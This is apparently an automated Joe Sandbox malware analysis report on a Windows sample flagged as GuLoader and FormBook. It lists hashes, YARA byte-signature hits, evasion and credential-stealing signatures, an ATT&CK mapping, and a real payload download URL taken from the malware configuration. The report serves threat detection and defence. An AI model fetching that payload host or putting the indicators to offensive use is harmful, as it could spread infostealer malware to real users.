



**ID:** 1636

**Sample Name:** AfWu3i35ny.exe

**Cookbook:** default.jbs

**Time:** 12:17:06

**Date:** 13/10/2021

**Version:** 33.0.0 White Diamond

## Table of Contents


|   |    |
|---|----|
| Table of Contents   | 2  |
| Windows Analysis Report AfWu3i35ny.exe                    | 4  |
| Overview  | 4  |
| General Information                                       | 4  |
| Detection   | 4  |
| Signatures  | 4  |
| Classification  | 4  |
| Process Tree  | 4  |
| Malware Configuration                                     | 4  |
| Threatname: GuLoader                                      | 4  |
| Yara Overview   | 4  |
| Initial Sample  | 4  |
| Dropped Files   | 5  |
| Memory Dumps  | 5  |
| Unpacked PEs  | 6  |
| Sigma Overview  | 6  |
| System Summary:   | 6  |
| Jbx Signature Overview                                    | 6  |
| AV Detection:   | 6  |
| Spreading:  | 6  |
| Networking:   | 6  |
| E-Banking Fraud:  | 7  |
| System Summary:   | 7  |
| Data Obfuscation:   | 7  |
| Persistence and Installation Behavior:                    | 7  |
| Boot Survival:  | 7  |
| Malware Analysis System Evasion:                          | 7  |
| Anti Debugging:   | 7  |
| Stealing of Sensitive Information:                        | 7  |
| Remote Access Functionality:                              | 7  |
| Mitre Att&ck Matrix                                       | 7  |
| Behavior Graph  | 8  |
| Screenshots   | 8  |
| Thumbnails  | 8  |
| Antivirus, Machine Learning and Genetic Malware Detection | 9  |
| Initial Sample  | 9  |
| Dropped Files   | 9  |
| Unpacked PE Files   | 9  |
| Domains   | 9  |
| URLs  | 9  |
| Domains and IPs   | 10 |
| Contacted Domains   | 10 |
| Contacted URLs  | 10 |
| URLs from Memory and Binaries                             | 10 |
| Contacted IPs   | 10 |
| Public  | 10 |
| General Information                                       | 10 |
| Simulations   | 11 |
| Behavior and APIs   | 11 |
| Joe Sandbox View / Context                                | 11 |
| IPs   | 11 |
| Domains   | 11 |
| ASN   | 11 |
| JA3 Fingerprints  | 12 |
| Dropped Files   | 12 |
| Created / dropped Files                                   | 12 |
| Static File Info  | 34 |
| General   | 34 |
| File Icon   | 35 |
| Static PE Info  | 35 |
| General   | 35 |
| Entrypoint Preview  | 35 |
| Data Directories  | 35 |
| Sections  | 35 |
| Resources   | 35 |
| Imports   | 36 |
| Version Infos   | 36 |
| Possible Origin   | 36 |
| Network Behavior  | 36 |
| Snort IDS Alerts  | 36 |
| Network Port Distribution                                 | 36 |
| TCP Packets   | 36 |
| HTTP Request Dependency Graph                             | 36 |
| HTTP Packets  | 36 |

|   |           |
|---|-----------|
| <b>Code Manipulations</b>                                   | <b>37</b> |
| <b>Statistics</b>   | <b>37</b> |
| Behavior  | 37        |
| <b>System Behavior</b>                                      | <b>37</b> |
| Analysis Process: AfWu3i35ny.exe PID: 8080 Parent PID: 7092 | 37        |
| General   | 37        |
| File Activities   | 38        |
| Registry Activities   | 38        |
| Key Value Created   | 38        |
| Analysis Process: AfWu3i35ny.exe PID: 3944 Parent PID: 8080 | 38        |
| General   | 38        |
| File Activities   | 39        |
| File Created  | 39        |
| File Written  | 39        |
| File Read   | 39        |
| <b>Disassembly</b>  | <b>39</b> |
| Code Analysis   | 39        |

# Windows Analysis Report AfWu3i35ny.exe

## Overview

### General Information

|                              |   |
|------------------------------|---|
| Sample Name:                 | AfWu3i35ny.exe  |
| Analysis ID:                 | 1636  |
| MD5:                         | 25aa37e21c29b7..  |
| SHA1:                        | 4374948e203cba..  |
| SHA256:                      | 740a2bc7e9c8ee..  |
| Infos:                       |  |
| Most interesting Screenshot: |  |

### Detection




#### GuLoader FormBook

|              |         |
|--------------|---------|
| Score:       | 100     |
| Range:       | 0 - 100 |
| Whitelisted: | false   |
| Confidence:  | 100%    |

### Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e....)
- Potential malicious icon found
- Multi AV Scanner detection for subm...
- Yara detected FormBook
- Malicious sample detected (through ...)
- Antivirus / Scanner detection for sub...
- GuLoader behavior detected
- Multi AV Scanner detection for dropp...
- Yara detected GuLoader
- Hides threads from debuggers
- Infects executable files (exe, dll, sys...

### Classification



## Process Tree

- System is w10x64native
-  AfWu3i35ny.exe (PID: 8080 cmdline: 'C:\Users\user\Desktop\AfWu3i35ny.exe' MD5: 25AA37E21C29B7CFF02509533B585ED7)
  -  AfWu3i35ny.exe (PID: 3944 cmdline: 'C:\Users\user\Desktop\AfWu3i35ny.exe' MD5: 25AA37E21C29B7CFF02509533B585ED7)
- cleanup

## Malware Configuration

### Threatname: GuLoader

```
{  
  "Payload URL": "http://45.137.22.91/blm.bin"  
}
```

## Yara Overview

### Initial Sample

| Source         | Rule                 | Description               | Author                            | Strings   |
|----------------|----------------------|---------------------------|-----------------------------------|---|
| AfWu3i35ny.exe | JoeSecurity_FormBook | Yara detected FormBook    | Joe Security                      |   |
| AfWu3i35ny.exe | Formbook             | detect Formbook in memory | JPCERT/CC Incident Response Group | <ul style="list-style-type: none"><li>• 0x1d066:\$sqlite3step: 68 34 1C 7B E1</li><li>• 0x1d179:\$sqlite3step: 68 34 1C 7B E1</li><li>• 0x1d095:\$sqlite3text: 68 38 2A 90 C5</li><li>• 0x1d1ba:\$sqlite3text: 68 38 2A 90 C5</li><li>• 0x1d0a8:\$sqlite3blob: 68 53 D8 7F 8C</li><li>• 0x1d1d0:\$sqlite3blob: 68 53 D8 7F 8C</li></ul> |

| Source         | Rule       | Description  | Author   | Strings  |
|----------------|------------|--|--|--|
| AfWu3i35ny.exe | Formbook_1 | autogenerated rule brought to you by yara-signator at cocacoding dot com | Felix Bilstein - yara-signator at cocacoding dot com | <ul style="list-style-type: none"> <li>• 0x379b5:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li> <li>• 0x37d4f:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li> <li>• 0xac62:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94</li> <li>• 0xa74e:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91</li> <li>• 0xad64:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F</li> <li>• 0xaedc:\$sequence_4: 5D C3 8D 50 7C 80 FA 07</li> <li>• 0x38767:\$sequence_5: 0F BE 5C 0E 01 OF B6 54 0E 0 2 83 E3 0F C1 EA 06</li> <li>• 0x199c9:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8</li> <li>• 0x394df:\$sequence_7: 66 89 0C 02 5B 8B E5 5D</li> <li>• 0x20134:\$sequence_8: 3C 54 74 04 3C 74 75 F4</li> <li>• 0x211d7:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00</li> </ul> |

## Dropped Files

| Source   | Rule                 | Description  | Author   | Strings  |
|--|----------------------|--|--|--|
| C:\Users\user\AppData\Local\Temp\3582-490\AfWu3i35ny.exe | JoeSecurity_FormBook | Yara detected FormBook   | Joe Security   |  |
| C:\Users\user\AppData\Local\Temp\3582-490\AfWu3i35ny.exe | Formbook             | detect Formbook in memory  | JPCERT/CC Incident Response Group                    | <ul style="list-style-type: none"> <li>• 0xd066:\$sqlite3step: 68 34 1C 7B E1</li> <li>• 0xd179:\$sqlite3step: 68 34 1C 7B E1</li> <li>• 0xd095:\$sqlite3text: 68 38 2A 90 C5</li> <li>• 0xd1ba:\$sqlite3text: 68 38 2A 90 C5</li> <li>• 0xd0a8:\$sqlite3blob: 68 53 D8 7F 8C</li> <li>• 0xd1d0:\$sqlite3blob: 68 53 D8 7F 8C</li> </ul>   |
| C:\Users\user\AppData\Local\Temp\3582-490\AfWu3i35ny.exe | Formbook_1           | autogenerated rule brought to you by yara-signator at cocacoding dot com | Felix Bilstein - yara-signator at cocacoding dot com | <ul style="list-style-type: none"> <li>• 0x379b5:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li> <li>• 0x37d4f:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li> <li>• 0xac62:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94</li> <li>• 0xa74e:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91</li> <li>• 0xad64:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F</li> <li>• 0xaedc:\$sequence_4: 5D C3 8D 50 7C 80 FA 07</li> <li>• 0x38767:\$sequence_5: 0F BE 5C 0E 01 OF B6 54 0E 0 2 83 E3 0F C1 EA 06</li> <li>• 0x199c9:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8</li> <li>• 0x394df:\$sequence_7: 66 89 0C 02 5B 8B E5 5D</li> <li>• 0x20134:\$sequence_8: 3C 54 74 04 3C 74 75 F4</li> <li>• 0x211d7:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00</li> </ul> |
| C:\Users\user\AppData\Local\Temp\ELECIVESB\SEMILEAFL.exe | JoeSecurity_FormBook | Yara detected FormBook   | Joe Security   |  |
| C:\Users\user\AppData\Local\Temp\ELECIVESB\SEMILEAFL.exe | Formbook             | detect Formbook in memory  | JPCERT/CC Incident Response Group                    | <ul style="list-style-type: none"> <li>• 0xd066:\$sqlite3step: 68 34 1C 7B E1</li> <li>• 0xd179:\$sqlite3step: 68 34 1C 7B E1</li> <li>• 0xd095:\$sqlite3text: 68 38 2A 90 C5</li> <li>• 0xd1ba:\$sqlite3text: 68 38 2A 90 C5</li> <li>• 0xd0a8:\$sqlite3blob: 68 53 D8 7F 8C</li> <li>• 0xd1d0:\$sqlite3blob: 68 53 D8 7F 8C</li> </ul>   |

Click to see the 1 entries

## Memory Dumps

| Source  | Rule                   | Description  | Author   | Strings   |
|---|------------------------|--|--|---|
| 00000009.00000003.40357172124.000000001E<br>354000.00000004.00000001.sdmp | JoeSecurity_FormBook   | Yara detected FormBook   | Joe Security   |   |
| 00000009.00000003.40357172124.000000001E<br>354000.00000004.00000001.sdmp | Formbook               | detect Formbook in memory  | JPCERT/CC Incident Response Group                    | <ul style="list-style-type: none"> <li>• 0xf15a:\$sqlite3step: 68 34 1C 7B E1</li> <li>• 0xf26d:\$sqlite3step: 68 34 1C 7B E1</li> <li>• 0xf189:\$sqlite3text: 68 38 2A 90 C5</li> <li>• 0xf2ae:\$sqlite3text: 68 38 2A 90 C5</li> <li>• 0xf19c:\$sqlite3blob: 68 53 D8 7F 8C</li> <li>• 0xf2c4:\$sqlite3blob: 68 53 D8 7F 8C</li> </ul>  |
| 00000009.00000003.40357172124.000000001E<br>354000.00000004.00000001.sdmp | Formbook_1             | autogenerated rule brought to you by yara-signator at cocacoding dot com | Felix Bilstein - yara-signator at cocacoding dot com | <ul style="list-style-type: none"> <li>• 0x29aa9:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li> <li>• 0x29e43:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li> <li>• 0xc56d:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94</li> <li>• 0xc842:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91</li> <li>• 0xce58:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F</li> <li>• 0xcf0d:\$sequence_4: 5D C3 8D 50 7C 80 FA 07</li> <li>• 0x2a85b:\$sequence_5: 0F BE 5C 0E 01 OF B6 54 0E 0 2 83 E3 0F C1 EA 06</li> <li>• 0xbabd:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8</li> <li>• 0x2b5d3:\$sequence_7: 66 89 0C 02 5B 8B E5 5D</li> <li>• 0x12228:\$sequence_8: 3C 54 74 04 3C 74 75 F4</li> <li>• 0x132cb:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00</li> </ul> |
| 00000001.00000002.39989546957.0000000002<br>260000.00000040.00000001.sdmp | JoeSecurity_GuLoader_2 | Yara detected GuLoader   | Joe Security   |   |
| 00000001.00000000.39596077023.0000000000<br>401000.00000020.00020000.sdmp | JoeSecurity_FormBook   | Yara detected FormBook   | Joe Security   |   |

Click to see the 9 entries

## Unpacked PEs

| Source                             | Rule                 | Description  | Author   | Strings   |
|------------------------------------|----------------------|--|--|---|
| 9.0.AfWu3i35ny.exe.400000.0.unpack | JoeSecurity_FormBook | Yara detected FormBook                             | Joe Security   |   |
| 9.0.AfWu3i35ny.exe.400000.0.unpack | Formbook             | detect Formbook in memory                          | JPCERT/CC Incident Response Group                    | <ul style="list-style-type: none"> <li>• 0x1d066:\$sqlite3step: 68 34 1C 7B E1</li> <li>• 0x1d179:\$sqlite3step: 68 34 1C 7B E1</li> <li>• 0x1d095:\$sqlite3text: 68 38 2A 90 C5</li> <li>• 0x1d1ba:\$sqlite3text: 68 38 2A 90 C5</li> <li>• 0x1d0a8:\$sqlite3blob: 68 53 D8 7F 8C</li> <li>• 0x1d1d0:\$sqlite3blob: 68 53 D8 7F 8C</li> </ul>  |
| 9.0.AfWu3i35ny.exe.400000.0.unpack | Formbook_1           | autogenerated rule brought to you by yara-signator | Felix Bilstein - yara-signator at cocacoding dot com | <ul style="list-style-type: none"> <li>• 0x379b5:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li> <li>• 0x37d4f:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li> <li>• 0x1ac62:\$sequence_1: 3C 24 0F 84 76 FF FF 3C 25 74 94</li> <li>• 0x1a74e:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91</li> <li>• 0x1ad64:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F</li> <li>• 0x1aecd:\$sequence_4: 5D C3 8D 50 7C 80 FA 07</li> <li>• 0x38767:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 0 2 83 E3 0F C1 EA 06</li> <li>• 0x199c9:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8</li> <li>• 0x394df:\$sequence_7: 66 89 0C 02 5B 8B E5 5D</li> <li>• 0x20134:\$sequence_8: 3C 54 74 04 3C 74 75 F4</li> <li>• 0x211d7:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00</li> </ul> |
| 1.2.AfWu3i35ny.exe.400000.0.unpack | JoeSecurity_FormBook | Yara detected FormBook                             | Joe Security   |   |
| 1.2.AfWu3i35ny.exe.400000.0.unpack | Formbook             | detect Formbook in memory                          | JPCERT/CC Incident Response Group                    | <ul style="list-style-type: none"> <li>• 0x1d066:\$sqlite3step: 68 34 1C 7B E1</li> <li>• 0x1d179:\$sqlite3step: 68 34 1C 7B E1</li> <li>• 0x1d095:\$sqlite3text: 68 38 2A 90 C5</li> <li>• 0x1d1ba:\$sqlite3text: 68 38 2A 90 C5</li> <li>• 0x1d0a8:\$sqlite3blob: 68 53 D8 7F 8C</li> <li>• 0x1d1d0:\$sqlite3blob: 68 53 D8 7F 8C</li> </ul>  |

Click to see the 4 entries

## Sigma Overview

### System Summary:



Sigma detected: Failed Code Integrity Checks

## Jbx Signature Overview

Click to jump to signature section

### AV Detection:



Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus / Scanner detection for submitted sample

Multi AV Scanner detection for dropped file

### Spreading:



Infects executable files (exe, dll, sys, html)

### Networking:



Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

## E-Banking Fraud:



Yara detected FormBook

## System Summary:



Potential malicious icon found

Malicious sample detected (through community Yara rule)

## Data Obfuscation:



Yara detected GuLoader

Yara detected VB6 Downloader Generic

## Persistence and Installation Behavior:



Infects executable files (exe, dll, sys, html)

Drops executable to a common third party application directory

## Boot Survival:



Creates autostart registry keys with suspicious values (likely registry only malware)

## Malware Analysis System Evasion:



Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

## Anti Debugging:



Hides threads from debuggers

## Stealing of Sensitive Information:



Yara detected FormBook

GuLoader behavior detected

## Remote Access Functionality:




Yara detected FormBook

## Mitre Att&ck Matrix

| Initial Access   | Execution                          | Persistence  | Privilege Escalation   | Defense Evasion  | Credential Access   | Discovery  | Lateral Movement  | Collection  | Exfiltration                           | Command and Control                                      | Netw Effec            |
|------------------|------------------------------------|--|--|--|---|--|---|---|--|--|-----------------------|
| Valid Accounts   | Windows Management Instrumentation | Registry Run Keys / Startup Folder <span style="color: green;">1</span> <span style="color: red;">1</span> | Process Injection <span style="color: red;">1</span> <span style="color: green;">2</span>                  | Masquerading <span style="color: red;">1</span> <span style="color: green;">1</span>                   | Input Capture <span style="color: green;">1</span> <span style="color: red;">1</span> | Security Software Discovery <span style="color: red;">4</span> <span style="color: green;">3</span> <span style="color: red;">1</span> | Taint Shared Content <span style="color: red;">1</span> | Input Capture <span style="color: red;">1</span> <span style="color: green;">1</span> | Exfiltration Over Other Network Medium | Encrypted Channel <span style="color: red;">1</span>     | Eave: Insec Netw Comr |
| Default Accounts | Scheduled Task/Job                 | DLL Side-Loading <span style="color: red;">1</span>  | Registry Run Keys / Startup Folder <span style="color: red;">1</span> <span style="color: green;">1</span> | Virtualization/Sandbox Evasion <span style="color: red;">2</span> <span style="color: green;">2</span> | LSASS Memory  | Virtualization/Sandbox Evasion <span style="color: red;">2</span> <span style="color: green;">2</span>                                 | Remote Desktop Protocol                                 | Archive Collected Data <span style="color: red;">1</span>                             | Exfiltration Over Bluetooth            | Ingress Tool Transfer <span style="color: red;">1</span> | Exploit Redir Calls/  |

| Initial Access                      | Execution      | Persistence            | Privilege Escalation | Defense Evasion                           | Credential Access         | Discovery                      | Lateral Movement                   | Collection                     | Exfiltration                           | Command and Control              | Network Effectiveness        |
|-------------------------------------|----------------|------------------------|----------------------|---|---------------------------|--------------------------------|------------------------------------|--------------------------------|--|----------------------------------|------------------------------|
| Domain Accounts                     | At (Linux)     | Logon Script (Windows) | DLL Side-Loading 1   | Process Injection 1 2                     | Security Account Manager  | Process Discovery 1            | SMB/Windows Admin Shares           | Data from Network Shared Drive | Automated Exfiltration                 | Non-Application Layer Protocol 1 | Explicit Track Location      |
| Local Accounts                      | At (Windows)   | Logon Script (Mac)     | Logon Script (Mac)   | Deobfuscate/Decode Files or Information 1 | NTDS                      | Application Window Discovery 1 | Distributed Component Object Model | Input Capture                  | Scheduled Transfer                     | Application Layer Protocol 1 1 1 | Simple Configuration Swap    |
| Cloud Accounts                      | Cron           | Network Logon Script   | Network Logon Script | Obfuscated Files or Information 3         | LSA Secrets               | File and Directory Discovery 2 | SSH                                | Keylogging                     | Data Transfer Size Limits              | Fallback Channels                | Managed Device Communication |
| Replication Through Removable Media | Launchd        | Rc.common              | Rc.common            | Software Packing 2                        | Cached Domain Credentials | System Information Discovery 2 | VNC                                | GUI Input Capture              | Exfiltration Over C2 Channel           | Multiband Communication          | Jamming Denial of Service    |
| External Remote Services            | Scheduled Task | Startup Items          | Startup Items        | DLL Side-Loading 1                        | DCSync                    | Network Sniffing               | Windows Remote Management          | Web Portal Capture             | Exfiltration Over Alternative Protocol | Commonly Used Port               | Rogue Access                 |

## Behavior Graph





## Screenshots

### Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

| Source         | Detection | Scanner    | Label           | Link                   |
|----------------|-----------|------------|-----------------|------------------------|
| AfWu3i35ny.exe | 40%       | Virustotal |                 | <a href="#">Browse</a> |
| AfWu3i35ny.exe | 100%      | Avira      | TR/Dropper.Gen2 |                        |

### Dropped Files

| Source   | Detection | Scanner       | Label                          | Link |
|--|-----------|---------------|--------------------------------|------|
| C:\Users\user\AppData\Local\Temp\ELECIVESB\SEMILEAFL.exe | 38%       | ReversingLabs | Win32.Info stealer.PonyStealer |      |

### Unpacked PE Files

| Source                             | Detection | Scanner | Label           | Link | Download                      |
|------------------------------------|-----------|---------|-----------------|------|-------------------------------|
| 1.0.AfWu3i35ny.exe.400000.0.unpack | 100%      | Avira   | TR/Dropper.Gen2 |      | <a href="#">Download File</a> |
| 9.0.AfWu3i35ny.exe.400000.0.unpack | 100%      | Avira   | TR/Dropper.Gen2 |      | <a href="#">Download File</a> |
| 1.2.AfWu3i35ny.exe.400000.0.unpack | 100%      | Avira   | TR/Dropper.Gen2 |      | <a href="#">Download File</a> |

### Domains

No Antivirus matches

### URLs

| Source                            | Detection | Scanner         | Label | Link                   |
|-----------------------------------|-----------|-----------------|-------|------------------------|
| http://45.137.22.91/blm.bin       | 3%        | Virustotal      |       | <a href="#">Browse</a> |
| http://45.137.22.91/blm.bin       | 0%        | Avira URL Cloud | safe  |                        |
| http://ocsp.thawte.com0           | 0%        | Avira URL Cloud | safe  |                        |
| http://www.develop.comYann        | 0%        | Avira URL Cloud | safe  |                        |
| http://www.baanboard.comPraveen   | 0%        | Avira URL Cloud | safe  |                        |
| http://www.activestate.comJames   | 0%        | Avira URL Cloud | safe  |                        |
| http://www.develop.com            | 0%        | Avira URL Cloud | safe  |                        |
| http://www.spaceblue.comDenis     | 0%        | Avira URL Cloud | safe  |                        |
| http://www.spaceblue.com          | 0%        | Avira URL Cloud | safe  |                        |
| http://www.ftp.comSteve           | 0%        | Avira URL Cloud | safe  |                        |
| http://www.baanboard.com          | 0%        | Avira URL Cloud | safe  |                        |
| http://www.scintila.org/scite.rng | 0%        | Avira URL Cloud | safe  |                        |
| http://es5.github.io/#x15.4.4.21  | 0%        | Avira URL Cloud | safe  |                        |

## Domains and IPs

### Contacted Domains

No contacted domains info

### Contacted URLs

| Name                        | Malicious | Antivirus Detection   | Reputation |
|-----------------------------|-----------|---|------------|
| http://45.137.22.91/blm.bin | true      | <ul style="list-style-type: none"> <li>3%, Virustotal, <a href="#">Browse</a></li> <li>Avira URL Cloud: safe</li> </ul> | unknown    |

### URLs from Memory and Binaries

### Contacted IPs

### Public

| IP           | Domain  | Country     | Flag | ASN   | ASN Name       | Malicious |
|--------------|---------|-------------|------|-------|----------------|-----------|
| 45.137.22.91 | unknown | Netherlands |      | 51447 | ROOTLAYERNETNL | true      |

## General Information

|  |   |
|--|---|
| Joe Sandbox Version:                               | 33.0.0 White Diamond  |
| Analysis ID:                                       | 1636  |
| Start date:  | 13.10.2021  |
| Start time:  | 12:17:06  |
| Joe Sandbox Product:                               | CloudBasic  |
| Overall analysis duration:                         | 0h 15m 6s   |
| Hypervisor based Inspection enabled:               | false   |
| Report type:                                       | light   |
| Sample file name:                                  | AfWu3i35ny.exe  |
